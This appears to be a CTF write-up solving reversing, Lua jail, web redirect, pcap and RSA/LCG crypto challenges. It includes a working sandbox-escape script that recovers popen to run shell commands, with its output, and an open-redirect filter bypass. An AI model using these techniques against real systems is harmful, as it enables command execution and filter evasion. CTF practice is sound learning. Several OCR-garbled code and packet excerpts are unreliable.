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
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Hint (0)

We were given a react app



At first, I got no idea what the question, I then remember "Reacversing," it suggested that I might need to reverse engineer the React app to find the flag.

```
evaluate(e) {
  if (this.a(e))
    return !1;
  if ("E" != e[2] && "f" != e[3])
    return !1;
  if (this.b(e))
    return !1;
  if (this.d0x123(e))
    return !1;
  if (this._(e))
    return !1;
  if (this.__(e))
    return !1;
  for (let t of e)
    n += String.fromCharCode(5 ^ t.charCodeAt());
  return String.fromCharCode(65, 67, 83, 123) + n + String.fromCharCode(125)
```

At the very bottom of one of the JavaScript files, I found a function called evaluate(). This function seemed interesting because it returned a string that included the pattern ACS{}. The string was constructed as:

return String.fromCharCode(65, 67, 83, 123) + n + String.fromCharCode(125)

The evaluate() function was responsible for returning a string that started with ACS{ and ended with }, with a dynamic portion in the middle. The function had several conditions:

```
evaluate(e) {
    if (this.a(e)) return !1;
    if ("E" != e[2] && "f" != e[3]) return !1;
    if (this.b(e)) return !1;
    if (this.d0x123(e)) return !1;
    if (this._(e)) return !1;
    if (this._(e)) return !1;
}
```

I began debugging the function and noting which characters passed through the conditions and returned valid outputs.

I found the first 10 characters of the sequence by tracking those that passed through the conditions.

The function __(e) had obfuscated code, which seemed designed to complicate the process of understanding what was happening. After some time, I managed to extract the following

character sequence after the first 10 characters:


With the initial 10 characters identified, I attempted to construct the flag. Initially, I tried submitting:

w`Efs@W0LKB\$0M1wA

but it was incorrect. After relaxing a bit and reflecting on the hint, I realized that "Z" was equivalent to the underscore _ in this case. I adjusted the string to

w`Efs@W0LKBZ\$0ZM1wA

Todo List



- ACS{re@cvER5ING!5H4rD}
- ACS{re@cvER5ING_!5_H4rD}

Lutella - Misc

Lutella

lua jail cat ./flag nc 10.100.0.43 9999

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Hint (0)

After downloading the file, we were given a lua jail

The program is running init() at first and then the string we entered will be runned as lua code. Because of the usage of loadstring() However, there are some restrictions.

```
local function init()
    io.lines = nil
    io.close = nil
    io.flush = nil
    io.open = nil
    io.output = nil
    io.type = nil
    io.popen = nil
    io.input = nil
    io.tmpfile = nil
    dofile = nil
    setModuleMethodsToNil(os)
end
```

those io functions and the whole os module is set to Nil, it means we can't use those. However, there are safe_methods which is stored to retrive those functions, we can use those to exploit the program

```
local safe_method = {
    line = io.lines,
    close = io.close,
    flush = io.flush,
    open = io.open,
    output = io.output,
    type = io.type,
    popen = io.popen,
    input = io.input,
    tmpfile = io.tmpfile,
    dofile = dofile
}

debug.getregistry().safe_method = safe_method
```

Here is my final script

```
plujailbreak.py
from pwn import *
p = remote("10.100.0.43", 9999)
#p = process('./lua prob.lua')
print(p.recvline())
p.sendline(b'''popen = debug.getregistry().safe_method.popen''')
print(p.recvline())
p.sendline(b'''handle = popen("cat ./flag") ''')
print(p.recvline())
p.sendline(b'''if handle then for line in handle:lines() do print(line) end handle:close() end''')

print(p.recvline())
for i in range(10):
print(p.recvline())
```

Then this is flag =>

```
python3 luajailbreak.py
[+] Opening connection to 10.100.0.43 on port 9999: Done
b'Welcome to Lua Jail! Try to escape.\r\n'
b'lua> popen = debug.getregistry().safe_method.popen\r\n'
b'lua> handle = popen("cat ./flag") \r\n'
b'lua> if handle then for line in handle:lines() do print(line) end handle:close() end\r\n'
b'ACS{Toast_and_chocolate_are_a_fantastic_combination}\r\n'
```

Can you REDIRECT me? - Web

In this challenge, there are 2 conditions we must satisfy in order to get the request, the url.hostname we sent to bot must be www.google.com, however,

The final url must not be www.google.com

```
if(new URL(final_url).hostname ≠ "www.google.com"){
    res.status(200);
    res.send("<script>alert('FLAG{**REDACTED**}');history.back()</script>")
    return
}else{
```


So I tried this payload =>

https://www.google.com/url?q=https://youtube.com and got the flag.





Drone Hijacking – Misc

We were given a pcap file, I search around the google and I found out that this is RTP payload type, so I filtered it.




And tried to extract it using wireshark





And then I opened it and got the flag



Secret Encrypt - Crypto

This is final script

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from sympy import mod inverse

from Crypto.Util.number import long_to_bytes

Given values

n =

 $2000981708956959996953850003472613711386018037844414452068072038069215592170\\0313466801113645321964859714346152831289324522691712373980295752612143787805\\5137445968451429475655748592144312501368400180609270718751395323384602123352\\1342028490191851610155729131567827276241597990272712458815607949380707320054\\6288791822792848832017274870268954552045671250363562973791606622534055827461\\9292150793208447196497633637901741876887723154932667414290355246223607717781$

4403732233765388411323094431855446890427779612727507719615435939394858218915 6560613101425299832337719592901727785865373121552005054050809254799001160651 919041273

enc =

 $1734429078816301544256403813924733424606064299602044685090485232203956029011\\8766056392172895820951735374997354582709325518744702347901024840385769459937\\9978190179549143671357330322340421609508097271873664039321009804676555422799\\2805846443522475990031568351970607345587846519184128696525561796837221373773\\1942678587359354085082039577400390336690085883027339539322625462749425424798\\8768605591416681034071996650823528259620615803730661508439354210080527822700\\9649572340007139070097928196130353100156291039992955175342362555331825021132\\1347445434080128164118499925998330651792925936876711132409460643630484260433\\317617505$

secret_out=[230042188645681635133303865769026515170836044386713068695324844863 0531093021776734868674112240095418467093081756335930515843525383128738534202 0963483775603861735706234413415203950249184934917247492131781020091510132187 3577714794124287300922618162690346155877774836307024245809713440225416497941 6319966395006.

 $1189648934650087609061485138038807404274261315977067065687060057989201251219\\8556271281988569286493595602778296283669198856716904036535015041605534696075\\5633472875717465898683139277419122088292007600766276511481224635277838009319\\6844829647672101923663035337644663543027096790130428723434303665403261939870\\64645,$

9082290905482001949584898129077983059742463315025407331540697410643838832001 2099062499510476986746519431915469091680034456400733513195561250293814032158 6845720162783968106869584742052999871433306508900608833721705778233009040235 2985878281940773724057611760913651464496608794773056390544662013690419464369 8198]

```
# Secret modulus

secret2 = 2**1024

# Recover LCG parameters (a, c, m)

def recover_lcg_parameters(out1, out2, out3, m):

"""

Recover LCG parameters (a, c) given three outputs and modulus.
```


```
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  a = ((out2 - out3) * mod_inverse(out1 - out2, m)) % m
  c = (out2 - a * out1) % m
  return a, c
# Use the first three outputs to recover parameters
out1, out2, out3 = secret_out[:3]
a, c = recover_lcg_parameters(out1, out2, out3, secret2)
# Backtrack to find the initial value (X_0)
X0 = (out1 - c) * mod_inverse(a, secret2) % secret2
# Check if X0 (p) is a factor of n
if X0 != 0 and n % X0 == 0:
  p = X0
  q = n // p
  # Compute totient (phi)
  phi = (p - 1) * (q - 1)
  # Compute private key d
  d = mod inverse(e, phi)
  # Decrypt the ciphertext
  message_int = pow(enc, d, n)
```

Convert decrypted integer to bytes to retrieve the flag

```
flag = long_to_bytes(message_int).decode()
print(f"Recovered flag: {flag}")
else:
    print("Failed to recover a valid p using LCG parameters.")
```

CS1338: Script Programming – Reversing

I decompiled the Library file in this website => https://luadec.metaworm.site/



I tried to retrive the key using this lua script

After running the script, we got the key XD

```
___(kali⊕ kali)-[~/Downloads/luascript/key]
_$ lua getkey.lua
Key: Pr0f3sS0r_10v3_Sc41pt1ng
```

Use the key to obtain the flag

I used an online decomplier to decompile the server.exe and client.exe and I found the same key that they used for communication.

SecureChat - Reversing

```
Hex-Rays C
8.4.0.240320
 120 int register_frame_ctor();
      //-----
 122
 123
     // Data declarations
 124
 125 func_ptr __CTOR_LIST__[] = { (func_ptr)@xFFFFFFFF }; /
 126 int (__cdecl *_data_start__)(_DWORD) = NULL; // weak
 127 char kek[16] =
 128 = {
'\x12',
       '\x9F',
 130
       '\xE8',
 131
       '1',
 132
 133
        'R',
 134
        '\xB2',
        '\x9A',
 135
        '\x1D',
 136
        '\xA9',
 137
        '\xB0',
 138
        '\r',
 139
        'В',
 140
        '\xD6',
 141
        '<',
 142
        w.
 143
       '\x1E'
 144
 145 }; // weak
 146 int _CRT_glob = 2; // weak
 147 fenv_t *_CRT_fenv = (fenv_t *)0xFFFFFFFD; // idb
 148 int _fmode = 16384;
 149 int (*off_404020)[40] = &dword_403F60; // weak
 150 int dword_404024 = -1; // weak
 int __JCR_END__ = 0; // weak
int (__stdcall *__dyn_tls_init_callback)(int a1, int a)
 153 const char Locale[2] = { '\0', '\0' }; // idb
154 const wchar t Source[] = L".": // idb
```

Kek = 129FE83152B29A1DA9B00D42D63C771E

I also found keygen function, which generate 16-character key randomly

In main function, this key is XORed with the key we found in decomplier and use it to encrypt the message.

```
//---- (00401487)
char __cdecl msg_encrypt(int a1, int a2)
{
  int i; // ecx
  char result; // al

  for ( i = 0; i < a2; ++i )
  {
    result = key[i % 16];
    *(_BYTE *)(a1 + i) ^= result;
  }
  return result;
}</pre>
```

I found this shared key in pcap file provided, each byte of the key in one packet.

```
Source Port: 8888

Destination Port: 49678
[Stream Index: 0]
[Stream Acket Humber: 4]

[Conversation completeness: Complete, MITH_DATA (47)]

[TOP Signment Len: 1]

Sequence Number: 1 (relative sequence number)

Sequence Number: (relative sequence number)

Acknowledgment Humber: (relative set number)

Acknowledgment Humber: (relative set number)

Acknowledgment Number: 1 (relative set number)

Acknowledgment Number: 1 (relative set number)

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Flags: 0x018 (PSH, ACK)

Window: 180233

[Calculated window size: 2619648]

[Window: 180233

[Calculated status: Unverified]

Checkum: 0x6091 [unverified]

Checkum: 0x6091 [unverified]

[Checkum: 5x40status: Unverified]

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Share key = 8c0952afa58452c55eb837e078ff8a2b

In this step, I XORed Kek and Share key to get final key

Final key = 9e96ba9ef736c8def7083aa2aec3fd35

I used the final key to retrive the original message using cyberchef

